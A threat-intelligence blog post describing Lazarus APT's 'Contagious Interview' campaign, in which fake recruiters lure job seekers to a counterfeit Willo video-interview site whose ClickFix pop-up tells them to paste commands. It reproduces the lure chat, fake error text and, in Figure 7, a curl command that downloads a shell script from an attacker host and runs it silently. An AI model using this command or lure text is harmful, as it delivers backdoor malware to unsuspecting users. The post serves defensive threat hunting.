Lazarus APT: Techniques for Hunting Contagious Interview

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2025-01-16

general

Lazarus APT uses ClickFix social engineering to trick job seekers into executing malicious code, and Validin helps find related infrastructure and mitigate the threat.

Lazarus APT, a North Korean group, is using the ClickFix social engineering technique to trick job seekers into copying and pasting malicious code onto their devices during fake video job interviews ("Contagious Interview"). This blog post shows how to expand and pivot from threat intelligence using Validin to detect likely-related infrastructure and mitigate this threat.

Background

On December 28, 2024, a tweet by researcher @tayvano_ alerted the infosec community to a campaign using a talent recruitment theme to spread malware via ClickFix social engineering. The campaign was attributed to Lazarus APT due to similarities with Contagious Interview and domain registration patterns. This post describes how the initial alert led to a hunt for Lazarus APT ClickFix techniques using Validin to pivot from the initial indicators to identify more domains registered for the campaign.

Lazarus APT and their Latest Campaign

The Lazarus Group is a North Korean umbrella of multiple threat actor groups (i.e. Bluenoroff, Andariel, Kimsuky). Lazarus has been active since at least 2009 and is associated with the North Korean government’s Reconnaissance General Bureau. They support the North Korean government through a combination of espionage, financial gain, and geopolitical disruption. Their financially motivated attacks usually target financial institutions, cryptocurrency firms, gambling platforms, and FinTech companies. Stolen funds from the APT's operations are used to fund North Korea's nuclear weapons and long-range missiles programs.

The Contagious Interview Campaign

One of the latest tracked campaigns of Lazarus, is the Contagious Interview, which started as early as December 2022 as described by PAN Unit 42, and it is about North Korean actors contacting software developers through job search platforms. They pose as a prospective employer, inviting them to participate in an online interview in which the actors attempt to convince the victims to download and install backdoor malware (BeaverTail, InvisibleFerret, CivetQ, etc).




threat actor poses as prospective employer
victim conducts online job interview
victim downloads malicious npm package from Github
>_
victim installs malicious npm package
npm package retrieves and runs backdoor malware
backdoor malware establishes access on victim's host

Figure 1. Simplified Chain of Events for a Variation of the Contagious Interview Campaign

The ClickFix Social Engineering Technique

One of the most hyped social engineering techniques in the last quarter of 2024, ultimately abused first by Lumma Stealer operators, was ClickFix. The ClickFix technique uses dialogue boxes containing fake error or reCAPTCHA messages to trick people into copying, pasting, and running malicious content on their own computer.



Verification Steps

1. Press Windows Button " ⊞ " + R
2. Press CTRL + V
3. Press Enter

Run


Type the name of a program, folder, document or Internet resource, and Windows will open it for you.

Open: "I am not a robot - reCAPTCHA Verification ID: 93752"

Figure 2. ClickFix style “verification steps” to execute PowerShell.

Lazarus APT's Latest Campaign Encompassing ClickFix as part of Contagious Interview

The Lazarus group appears to have updated its social engineering tactics by incorporating ClickFix into its Contagious Interview campaign. This campaign targets job seekers with attractive pay ranges, often on platforms like LinkedIn, Telegram, and Discord. As reported first by the researcher @tayvano_, the initial contact often comes from a fake recruiter representing well-known companies, such as Kraken, MEXC, Gemini, and Meta, promoting attractive pay ranges on LinkedIn, Telegram, Discord, and other job posting sites. This approach entices victims to run malware on their devices.



Giulia [redacted] · 8:40 pm

Hi [redacted]

Thank you for sharing your impressive background and experience! Your qualifications align well with what we're looking for in this role, and we're excited to learn more about you.
As the next step, we'd like you to complete a short video interview. This will help us gain further insights into your skills and experience and assess your fit with our team.
Please follow this link to complete the interview: https://willointerview.com/invite/halliday
Just click on the link and follow the prompts to record your responses. If you have any questions or run into any issues, feel free to reach out.
Looking forward to hearing from you!

Best regards,
Giulia


Willo | Video Interviewing
willointerview.com
Willo is a platform for structured, asynchronous, video creation and sharing. We help organisations everywhere...

[redacted] · 8:47 pm

Hi Giulia will the video interview be centered More around personality or a mix of technical and personality questions?

Figure 3. Sample Interaction with the Fake Recruiter

After exchanging some information, the threat actor eventually drops a link to a fake Willo website (Video Interviewing Screening Software) to continue the hiring process by answering some questions as part of the candidate's evaluation. Next, a long form of questions is presented to the candidate asking things relevant to the role.


willointerview.com/invite/halliday
Incognito
Recording a great interview
Continue

Information

$300K/yr - $350K/yr

Remote

Halliday

What to expect

3 questions


Halliday

Business Development Lead

Key Responsibilities:
- Lead Generation: Identify, research, and engage high-quality developers and teams that align with Halliday's offerings.
- Outbound Prospecting: Leverage outbound sales techniques—including email campaigns, social media outreach, and industry events—to connect with potential clients and generate interest.
- Lead Qualification: Conduct discovery conversations to understand developers' needs, assess fit, and position Halliday's solutions effectively.
- Research-Driven Outreach: Thoroughly research prospects to craft personalized messaging that aligns Halliday's value proposition with the priorities of key decision-makers.
- CRM Management: Maintain accurate, up-to-date records of prospects and leads within the CRM, ensuring timely follow-ups and seamless tracking of the sales pipeline.
- Experience trading in a hedge fund or other proprietary trading business
- Relationship Management: Build and maintain strong relationships within the ecosystem, including RAAS platforms, blockchain networks, and developers working on modular chains.

Required Qualifications:
- Experience: 3+ years in business development or growth roles, with a focus on crypto or blockchain projects.
- Sales Expertise: Proven track record in sales, lead generation, and managing the end-to-end sales process.
- Communication Skills: Outstanding written and verbal communication, with the ability to engage and influence stakeholders across multiple levels of an organization.
- Adaptability: A quick learner who thrives in ambiguous, fast-paced environments.
- Solution Selling: Demonstrated success in selling complex solutions, ideally within the blockchain or tech space.

Figure 4. Sample Job Description


Willo | Video Interviewing
willointerview.com/video-questions/create/091iodksewe046c3bb6726fefd5901jd
Incognito
Recording a great interview
1
2
3
Question 1
Answer
Normal
Sans Serif
Normal
B I U S
Write something...
Save and continue
Support | Privacy Policy

Describe a recent trend or development in the crypto market that you believe will significantly impact the industry in the next 12 months.
How would you leverage this trend to create opportunities for our company?

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
Figure 5. Sample Long Form Question

The last step is to record a video answer to the last question. By clicking the *Request Camera Access* button, a pop-up is displayed that guides the victim on how to enable access (the ClickFix technique) by attaching malicious code to be copied that installs malware on their device (payloads vary for Mac, Windows, and Linux devices).


Willo | Video Interviewing
Use camera?
willointerview.com/video-questions/create/lapomg93nd67046d6904478f15d3e7iw
Incognito
willointerview.com wants to
Use your cameras
Allow while visiting the site
Allow this time
Never allow
Recording a great interview
1
2
3
Record now
Request Camera Access
How to fix

Question 3

We recommend taking no more than 10m 00s to complete this question. Your time: 1m 4s

You're leading a cross-functional team (marketing, tech, and product) to launch a new feature on our company. Midway, conflicting priorities arise, with each department advocating for changes that delay the launch.
How do you ensure alignment, maintain morale, and meet the deadline without compromising the quality of the product?

Answer time: 00:00 4 of 4 attempt(s) left

Access to your camera or microphone is currently blocked.

The camera discovery cache is experiencing a race condition. This may lead to inconsistent data. How to fix

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
Support | Privacy Policy

Figure 6. Requesting Access to Camera


Willo | Video Interviewing
willointerview.com/video-questions/create/laporng93nd67046d6904478f15d3e7iiw
Incognito
Recording a great interview
1
2
3
Question 3
Answer time: 05:0
is currently blocked.
How to fix

Access to your camera or microphone is currently blocked.

The Camera drive discoverer on MacOS has a race condition in its cache usage. This means multiple processes or threads accessing the cache at the same time can cause problems like

- Multiple processes accessing the cache at the same time may result in incomplete data.
- Cache access might fail under heavy use or when multiple threads are involved.
- Poor handling of concurrent access could slow things down or cause deadlocks.
- Connected devices might be skipped, misidentified, or duplicated during discovery.
- This makes the component unreliable, especially in multi-threaded or high-load scenarios.

Here is the solution identified for the issue.

1. Open terminal on macOS

- Press **Command (⌘) + Space** on your keyboard. This opens Spotlight Search.
- In the search bar that appears, type **"Terminal"**.
- Press **Enter**, and the Terminal application will open.

2. Update ffmpeg drivers on MacOS

To automatically update the latest ffmpeg drivers for macOS, use the following curl command.


```
curl -k -o /var/tmp/ffmpeg.sh https://api.nvidia-release.org/ffmp
```

```
curl -k -o /var/tmp/ffmpeg.sh https://api.[redacted]org/ffmpeg-ja.sh && chmod +x /var/tmp/ffmpeg.sh && nohup bash /var/tmp/ffmpeg.sh >/dev/null 2>&1 &
```

Figure 7. ClickFix Pop-up Displaying Malicious Code

